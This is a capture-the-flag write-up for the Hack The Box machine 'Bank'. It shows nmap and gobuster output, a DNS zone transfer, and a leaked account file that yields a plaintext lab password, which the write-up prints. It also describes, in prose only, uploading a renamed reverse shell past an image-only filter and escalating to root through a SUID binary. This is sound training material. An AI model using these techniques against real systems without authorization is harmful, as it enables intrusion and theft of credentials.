Loot

Box Info

- Name : Bank
- IP : 10.10.10.29
- Level : Easy

Creds

Service	Username	Password	Description
Login Creds	chris@bank.htb	!##HTBB4nkP4ssw0rd!##	Found in /balance-transfers

Enumeration

Nmap

Quick Scan

```
sudo nmap --max-retries 0 -p- 10.10.10.29 -oN nmap/quick_scan
130 ↵
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 03:15 EDT
Warning: 10.10.10.29 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.29
Host is up (0.19s latency).
Not shown: 61470 closed ports, 4062 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
```

Targeted Scan

- Enumerating ports

```
cat nmap/quick_scan | grep open | awk -F/ '{print $1}' ORS=','
22,53,80,
```


- Custom scripts and version enumeration

```
sudo nmap -sC -sV -p 22,53,80 10.10.10.29 -oA nmap/targeted_scan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 03:18 EDT
Nmap scan report for 10.10.10.29
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 
2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_  256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at 
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.39 seconds
```

Quick Glance

- DNS TCP open, can use dig for zone transferring
- Apache 2.4.7 - Ubuntu

Website



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `-- ports.conf
```

- Default apache page, therefore virtual hosts must be present, enumerating other hosts using zone transfering.

```
dig axfr @10.10.10.29 bank.htb

; <<>> DiG 9.16.13-Debian <<>> axfr @10.10.10.29 bank.htb
; (1 server found)
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5
604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.10.10.29
ns.bank.htb.            604800  IN      A       10.10.10.29
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5
604800 86400 2419200 604800
;; Query time: 184 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Thu Apr 08 03:22:27 EDT 2021
;; XFR size: 6 records (messages 1, bytes 171)
```

- New vhosts:
  - chris.bank.htb
  - ns.bank.htb
  - www.bank.htb

- Reloading www.bank.htb gives us new page



bank.htb/login.php

HTB Bank

LOGIN

Your credentials are not matching our records.

E-mail address

Password

- chris.bank.htb gives us the default apache page.


login.php

- Seems like a PHP based website

Gobuster

```
gobuster dir -u http://bank.htb -w $MED_WORD -t 75 -o gb/bank_htb
/uploads              (Status: 301) [Size: 305] [--> http://bank.htb/uploads/]
/login.php            (Status: 200) [Size: 1974]
/support.php          (Status: 302) [Size: 3291] [--> login.php]
/assets               (Status: 301) [Size: 304] [--> http://bank.htb/assets/]
/index.php            (Status: 302) [Size: 7322] [--> login.php]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/inc                  (Status: 301) [Size: 301] [--> http://bank.htb/inc/]
/server-status        (Status: 403) [Size: 288]
/balance-transfer     (Status: 301) [Size: 314] [--> http://bank.htb/balance-
transfer/]
```

- We get a page called balance-transfer which have encrypted usernames and passwords of all the transactions# Foothold



Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecededb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	

- We can see most of the files are around size : 585,584,583,582,581
- If we can find an anomaly

```
curl http://bank.htb/balance-transfers > bank_transfers
cat balance_transfers | grep -v "584\|585\|582\|583\|581"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /balance-transfer</title>
 </head>
 <body>
<h1>Index of /balance-transfer</h1>

  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a
href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th>
<a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th>
</tr>
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a
href="/">Parent Directory</a></td><td>&nbsp;</td><td align="right">  - </td>
<td>&nbsp;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a
href="68576f20e9732f1b2edc4df5b8533230.acc">68576f20e9732f1b2edc4df5b8533230.acc</
</td><td align="right">2017-06-15 09:50  </td><td align="right">257 </td>
<td>&nbsp;</td></tr>
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.7 (Ubuntu) Server at bank.htb Port 80</address>
```

```
<address>Apache/2.4.7 (Ubuntu) Server at bank.htb Port 80</address>
</body></html>
```

- We can see `68576f20e9732f1b2edc4df5b8533230.acc` is around size 257. `curl http://bank.htb/balance-transfers/68576f20e9732f1b2edc4df5b8533230.acc -o file.txt`
- file.txt has creds of chris.
- Login and go to support.php
- We can upload file, but only accepting image files. In source code, it is mentioned in [DEBUG] → .htb files can be uploaded to be executed as php
- We can renmae our reverseshell to .htb, we can upload and get a reverse shell. Start listener on local machine before hand.

Privilege Escalation

- We are currently www-data, we can cat out /home/chris/user.txt
- When we traverse backwards, we can see interesting directory in /var → /var/htb
- There is a binary which is owned by root:root and can be executed by us.
- Execute and it asks are we sure we want get root shell [y/n]
- Press y and we can get rootshell. Cat out the root.txt